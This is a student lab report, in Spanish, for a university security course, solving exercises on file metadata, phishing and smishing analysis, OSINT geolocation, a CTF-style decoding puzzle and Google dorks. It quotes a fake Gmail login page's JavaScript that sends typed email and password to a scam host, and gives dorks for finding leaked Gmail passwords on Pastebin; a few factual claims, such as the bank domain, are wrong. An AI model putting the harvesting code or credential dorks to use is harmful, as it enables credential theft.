

Universidad Rey Juan Carlos

Grado en Ingeniería del Software

Seguridad Informática

Práctica 1: Ingeniería Social, Phishing y Metadatos


Stefano Tomasini Hoefner

Ejercicios de análisis de metadatos

Ejercicio 1.1: Entrega de una práctica

El joven profesor Elnó Vato ha sido contratado por la universidad para impartir una asignatura. La primera tarea de Elnó es corregir las memorias que han elaborado los alumnos en una de las prácticas. Sin embargo, sospecha que hay algo raro en el archivo “practica.pdf”. ¿Puedes ayudar a Elnó e indicar si hay algo inusual en la memoria?.

Simplemente, subiendo el archivo a un extractor de metadatos, se puede ver que el autor del archivo es “Academia Hacemos Tus Prácticas”. En nuestro caso, utilizamos la página web www.metadata2go.com para poder realizar el análisis sin tener que descargar alguna herramienta para extraerlos. En la parte superior de los resultados se observa que el campo *author* tiene el valor “Academia Hacemos Tus Prácticas”.



The screenshot shows the Metadata2Go website interface. The browser address bar displays the URL: <https://www.metadata2go.com/result#j=37184c06-2814-4b3f-9478-c588392c151d>. The website header includes the logo 'METADATA 2 GO' and a dropdown menu for 'All tools'. The main heading is 'Metadata Info Of Your File', followed by a subtext: 'The following table contains all the exif data and metadata info we could extract from your file using our'. Below this is a table with the following data:

author	Academia Hacemos Tus Prácticas
category	application
create_date	2022:02:11 12:05:00+00:00
creationdate	Fri Feb 11 13:05:00 2022 CET
creator	0 Isaac Lozano Osorio 1 Microsoft® Word para Microsoft 365
creator_tool	Microsoft® Word para Microsoft 365
custom_metadata	no
document_id	uuid:7D631C69-7D67-43A4-B6DB-9F493B34E057
encrypted	no
file_name	practica.pdf
file_size	0 104 kB 1 103567 bytes

Ejercicio 1.2: Fondo de escritorio



Los compañeros de laboratorio de Elnor le han regalado un NFT que consiste en un fondo de pantalla. Sin embargo, Elnor no las tiene todas consigo y cree que la imagen esconde un secreto. ¿Cuál es el secreto? ¿Cómo lo has sacado?

Subiendo el archivo a <https://gchq.github.io/CyberChef/>, agregando *Extract EXIF* a la *receta* y presionando el botón “BAKE!”, se puede detectar que en la etiqueta *CameraSerialNumber*, se tiene un valor “script.exe”, que aparenta ser un virus, aunque realmente es solo una cadena de texto que no hace nada.

Recipe

Extract EXIF


STEP

BAKE!

Auto Bake

Input

length: 104,375



Name: fondo.jpg

Size: 104,375 bytes

Type: image/jpeg

Loaded: 100%

Output

start: 125 time: 1ms
end: 155 length: 312
length: 30 lines: 17

Found 15 tags.

Orientation: 1
XResolution: 72
YResolution: 72
ResolutionUnit: 2
Software: Photos 1.5
ModifyDate: 1419698755
CameraSerialNumber: script.exe
DateTimeOriginal: 1419698755
CreateDate: 1419698755
LightSource: 3
ColorSpace: 1
ExifImageWidth: 4002
ExifImageHeight: 1536
SceneCaptureType: 0
Sharpness: 2

Ejercicios de *phishing*

Ejercicio 2.1.1: Análisis de correos electrónicos (*Phishing*)


From: ["ANTONIO GONZÁLEZ PARDO \ \(vía Aula Virtual\\)" <online.noreply@urjc.es>](mailto:online.noreply@urjc.es)

To: ["Isaac Lozano Osorio" <isaac.lozano@urjc.es>](mailto:isaac.lozano@urjc.es)

Date:

Subject: 23/01/2023 18:35:00 AM

2030 - SEGURIDAD INFORMÁTICA - MAÑANA A - 2Q: Inicio de las clases



Bienvenido/a
de [ANTONIO GONZÁLEZ PARDO](#)

Buenas tardes,

somos Isaac Lozano y Antonio González. Como bien sabéis, mañana empieza el segundo cuatrimestre y nosotros seremos vuestros profesores de la asignatura de Seguridad Informática.

Mañana a las 11.00 tendremos la sesión de presentación y el aula que nos han asignado paratodo el curso es el **Laboratorio 102** de **Laboratorios Polivalentes III**.

Esperamos veros a tod@s allí, y que os guste la asignatura.

Un saludo

[Isaac y Antonio.](#)

[Modifique sus preferencias de suscripción](#)

[Responder](#)


Analizando el archivo email.html (en el navegador se haría click derecho → inspeccionar elemento), se puede ver que esto es un correo de *phishing* que aprovecha una página web que “squattea” en www.aulavirtua1.urjc.es para aparentar ser la real y robar tus credenciales universitarias al iniciar sesión.

```
<a class="l" href="mailto:online.noreply@urjc.com.es">
  <div class="d ml" style="border-style:none;position:absolute;left:96.000000px;bottom:802.000000px;wi
</a>
<a class="l" href="mailto:isaac.lozano@urjc.com.es">
  <div class="d ml" style="border-style:none;position:absolute;left:96.000000px;bottom:787.000000px;wi
</a>
  Eso es un 1
<a class="l" href="https://www.aulavirtual.urjc.es/moodle/user/view.php?id=204773&course=170910">
  <div class="d ml" style="border-style:none;position:absolute;left:32.000000px;bottom:698.000000px;wi
</a>
</div>
<div class="pi" data-data='{ "ctm": [1.000000,0.000000,0.000000,1.000000,0.000000,0.000000]} '></div>
</div>
<div class="loading-indicator"></div>
</body>
</html>
```

Un leve indicio de que este correo no es oficial es el uso de un fondo de imagen (bg1.png), en vez de utilizar divs y css bien formados. Es posible que sea así porque el fondo se consiguió sacandole un pantallazo a la página original habiendo eliminado el texto editando el .html de lado cliente. También los script Javascript utilizados para la vista son de una [fuente ajena](#), aunque eso no es tan sospechoso como los otros indicios, es posible que una página oficial haga uso de código *open-source* ajeno para aliviar su carga de trabajo.

En este caso, se ve que los archivos son resultantes de una conversión de .pdf a .html (por la utilización de la herramienta ajena [pdf2htmlEX](#)), así que se sabe que esta página .html era antes un .pdf.

Ejercicio 2.1.2: Análisis de SMS (*Smishing*)



La página web del banco Santander no se aloja en esa dirección, sino en www.banconsantander.es, buscando en internet “banco Santander” se encuentra muy fácilmente a la página oficial. Aunque una url que te llegue de un sms parezca la real, es siempre mucho más seguro googlear la página oficial por nuestra cuenta y acceder desde ahí, nunca desde un link de un sms. Especialmente si es un sms de este tipo de que te advierten que te van a “bloquear tu cuenta” para que te pongas nervioso o te desesperes y clickees su link de phishing sin pensarlo. También falta un punto después de “a bloquear su cuenta”.

En el sms de la de derecha, es muy obviamente falso por todas las faltas ortográficas que tiene y el “Hola” raro del principio. Las urls abreviadas adjuntas en sms son también extremadamente sospechosas y suelen redirigir a sitios web malignos.

Ejercicio 2.1.3: Análisis de página web

Google One account. All of Google.

Sign in to continue to Gmail

Email

Password

Sign in

☐ Stay signed in [Need help?](#)

Estos hipervínculos sí direccionan a los sitios de Google reales, pero igual no los usaría.

[Create an account](#)

One Google Account for everything Google



Solo hay dos idiomas disponibles, y son muy poco comunes.

Afrikaans
azərbaycanca
Afrikaans

Change language

"Email" está mal escrito, debería decir "E-mail". Aparte de eso, es una página de phishing, el botón de "Sign in" en el .html tiene un atributo tipo *onClick* que llama al método Javascript "submitData()" del main.js conectado por la tag <script> abajo de todo dentro del .html.

Llamada al método submitData() embebida en el botón "Sign in":

```
<form novalidate="" method="post" action="#">
  <label class="hidden-label" for="Email">Email</label>
  <input name="email" type="email" placeholder="Email" value="" id="email" spellcheck="false" class="">
  <label class="hidden-label" for="Password">Password</label>
  <input name="password" type="text" placeholder="Password" id="password" class="">
  <button id="signIn" onclick="submitData()" name="signIn" class="rc-button rc-button-submit" value="Sign in">Sign in</button>
  <label class="remember">
    <input type="checkbox" value="yes" checked="checked">
    <span> Stay signed in </span>
  </label>
</form>
```

La función en sí:

```
function submitData() {
  var email = document.getElementById("email").value;
  var password = document.getElementById("password").value;
  //console.log(email + " " + password);
  $.ajax({
    type: "GET",
    url: "www.scamusers.in/userScam?email="+String(email)+'&pass='+String(password)
    success: function(values) {
      //console.log("scammed");
    }
  });
}
```

Ejercicios de Ingeniería social y OSINT

Ejercicio 3.1: ¿Dónde fue el incendio?

Un año y medio más tarde, ha vuelto a ocurrir y los bomberos necesitan ayuda para saber las coordenadas exactas del incendio de este video para mandar otro avión de ayuda. https://twitter.com/bomberos_na/status/1413603980698132483 Para este ejercicio, nos tendréis que decir no solo la latitud y longitud de donde ocurrió el incendio, sino también el proceso que habéis seguido para obtener la solución.

Probamos varios métodos para intentar encontrar el incendio. Uno fue mirar el histórico de tweets de la propia cuenta, en busca de más tweets que hablen del mismo incendio. También usamos Google con dorks para intentar encontrar de artículos periodísticos que revelen más información al respecto, solo había uno y no daba nada de información adicional. Analizamos el audio y video, el propio archivo y hasta la forma del terreno. Buscamos por media hora en Google Maps buscando terreno similar al norte de Oteiza (en realidad estaba al sureste). Nada sirvió, finalmente, hemos encontrado la solución al problema a base de buscar en páginas webs públicas que mantienen un registro histórico de todos los incendios ocurridos globalmente.

En concreto, la herramienta <https://firms.modaps.eosdis.nasa.gov/map/> contiene un histórico amplio de incendios, pudiendo realizar búsquedas restringidas a un país o región y filtrar por rangos de tiempo. Así, bastaba con buscar “Oteiza”, poner un rango de hasta de tres días antes a la fecha publicación del tweet (9 de julio de 2021), recurrir a los cuadrados rojos en el mapa localizados al sureste de Oteiza, y buscar en Google Maps las coordenadas actuales para ver si es el mismo terreno. Las coordenadas del incendio entonces son: 42°33'39.2"N 1°56'08.2"W.



Ejercicio 3.2: Cazando trolls

No os hemos contado que nuestro amigo Elnó Vato además de la Seguridad Informática es un apasionado por los videojuegos. Ha decidido también realizar uno de los trabajos más actuales, ser streamer. Para ponerse al día con los referentes

va a comenzar leyendo una entrada de la WikiData de un conocido streamer español que realiza un evento relacionado con velada del boxeo. El caso es que está leyendo la entrada, y parece que hay cosas raras. ¿Podría ser que alguien haya modificado la página? ¿Qué han hecho concretamente?

Buscando en Google “velada de boxeo conocido streamer español”, se encuentran muchas menciones del streamer español Ibai Llanos. Yendo al histórico de cambios de la página de Ibai Llanos en WikiData, y analizando los cambios hechos unos días antes a la presentación de la práctica, se encuentra un [cambio particularmente sospechoso](#).

A la derecha (cambios hechos) se observa que se puso un link a pastebin <https://pastebin.com/580bajjY>, el cual requiere una contraseña para acceder.

Se detecta también en los cambios hechos que se cambió la url de su canal por un digest de un hash o algún tipo de encoding en alguna base:

TGEgY29udHJhc2XDsWEgZGVsIHh3c3RIYmlulGVyYTogMV9sMHYzX215X2g0dF9tMHlzX3RoNG5fbXlfYzR0.

Utilizando la herramienta web <https://hashes.com/en/decrypt/hash>, se descifra lo siguiente:

“La contraseña del pastebin era: 1_l0v3_my_h4t_m0r3_th4n_my_c4t”.


Usando la contraseña para acceder al pastebin, se lee lo siguiente:

“URJC{n0_s3r4s_tu_h4ck3r?}”.

Ejercicio 3.3: Encontrar información


Tras su monótona vida viendo Wikipedia Elno ha decidido viajar. Nos ha enviado la siguiente foto (archivo incognita.jpg). ¿Podéis decirnos donde se encuentra? ¿Cómo lo habéis conseguido? ¿Qué compañía? ¿Qué aeropuerto?


Analizando la imagen visualmente, se puede ver el identificador de ruta de vuelo “IB 3255” en la pantalla, que al buscarlo en internet nos da [la información que necesitamos](#). La compañía que se encarga de esa ruta es Iberia. El aeropuerto en el que se tomó la imagen está en Milán, Italia, en concreto el Linate Airport (al hacer click en [Linate - LIN](#) abajo a la derecha).



Iberia 3256
IBE3256 / IB3256
EXPECTED TO DEPART IN 7 HOURS 20 MINUTES

MAD
MADRID, SPAIN
departing from **GATE M25**
[Adolfo Suárez Madrid-Barajas - MAD](#)
SUNDAY 05-MAR-2023
08:50PM CET (on time)




LIN
MILAN, ITALY
landing at
[Linate - LIN](#)
SUNDAY 05-MAR-2023
11:00PM CET (on time)

Ejercicio 3.4: Trabajando con los Dorks

Elno no está fino, hace poco resulta que hubo una conferencia sobre hacking y seguridad informática en la propia URJC. El problema es que ya ha finalizado. Pero posiblemente puedas ayudarle y pasarle algo de información. ¿Podrías decirle a Elno cuantos documentos PDF tiene la web del HackOn?

```
< hackon.es > find . -name *.pdf
./2022/pdf/CodConducta.pdf
./2022/ctf/stego/Zangalewa.pdf
./2022/ctf/reversing/MigasDePan.pdf
./2022/ctf/reversing/Extasy.pdf
./2022/ctf/reversing/Afinando claves.pdf
./2022/ctf/reversing/Vilgar0s development.pdf
./2022/ctf/reversing/rev o no rev.pdf
./2022/ctf/forense/Cagaste.pdf
./2022/ctf/forense/Easy_Exfil.pdf
./2022/ctf/web/Login_nuevo.pdf
./2022/ctf/web/Terminal.pdf
./2022/ctf/cripto/writeup_encrypted_file.pdf
./2022/ctf/cripto/writeup_matematicas.pdf
./2022/ctf/osint/T4si4.pdf
./2022/ctf/osint/hilberto_detective.pdf
./2022/ctf/osint/International.pdf
./2022/ctf/misc/Los juegos de Hilberto.pdf
./2022/ctf/misc/Monkey.pdf
./2022/ctf/misc/Escalera.pdf
./2022/ctf/misc/Rainbow_test.pdf
./2022/ctf/misc/ClaseDeMates.pdf
./2022/ctf/prog/ayuda_al_querido_pug.pdf
./2022/ctf/pwn/AAAA.pdf
./2022/ctf/pwn/Another_Pwn_chall.pdf
./2022/ctf/pwn/Floristeria.pdf
./pdf/CodConducta.pdf
./2021/pdf/CodConducta.pdf
./2021/ctf/stego/writeup_theyarecoming.pdf
./2021/ctf/reversing/writeup_aliens.pdf
./2021/ctf/cripto/writeup_elsecretoderoma.pdf
./2021/ctf/cripto/writeup_onkonkonk.pdf
./2021/ctf/cripto/writeup_dragons.pdf
./2021/ctf/osint/writeup_jaredleto.pdf
./2021/ctf/osint/writeup_mayhem1.pdf
./2021/ctf/osint/writeup_mayhem2.pdf
./2021/ctf/misc/writeup_home.pdf
./2021/ctf/misc/writeup_GlaDOS.pdf
./2021/ctf/misc/writeup_juegoHilberto.pdf
./2021/ctf/basico/writeup_gottagofastboi.pdf
./2021/ctf/basico/writeup_eljuegomasadictivo.pdf
./2021/ctf/basico/writeup_luigi64.pdf
./2021/ctf/basico/writeup_boom.pdf
./2021/ctf/basico/writeup_pacman.pdf
./2021/ctf/basico/writeup_contactus.pdf
```

Se pueden sacar todos los recursos de una página web con la utilidad de *bash* “*wget*”. En concreto el comando “*wget -r -np https://hackon.es/*” *scrapeará* todos los recursos de la web de forma recursiva. Una vez tenemos el directorio de la web basta con hacer un *find* en su root de “**.pdf*” y luego *pipearlo* a un “*wc*”, o sea: “*find . -name *.pdf | wc -l*”. El output del comando es 44. Si usamos el dork “*site:https://hackon.es/ filetype:pdf*” obtenemos 20 resultados en Google, de los cuales algunos están caídos. La diferencia se debe a que no se pueden hacer búsquedas recursivas con dorks de Google, así que algunos recursos .pdf no se llegan a listar.

El problema que tenemos ahora es que Elnor se ha venido arriba, se cree "jaquer" y se ha enterado de que hay una página llamada pastebin donde la gente puede colgar información en texto plano. Además, se ha enterado de que es una plataforma muy utilizada para colgar los leaks de correos electrónicos. Pero vamos a darle una cura de humildad a Elnor, ¿cómo buscaríamos, gracias a Google, correos de Gmail en Pastebin? ¿Cómo buscaríamos cualquier tipo de contraseñas? ¿Y por último, ¿cómo buscaríamos todas las contraseñas asociadas a cuentas de Gmail?

Para buscar todos los pastebins con emails de tipo "@gmail.com" en su contenido textual podemos usar el dork `site:pastebin.com intext:"@gmail.com"`. Si quisieramos pastebins con contraseñas de cualquier cosa, podemos usar `site:pastebin.com intext:"password"`. Para buscar pastebins con emails de gmail asociados a contraseñas podemos usar el dork `site:pastebin.com intext:"@gmail.com" intext:"password"`.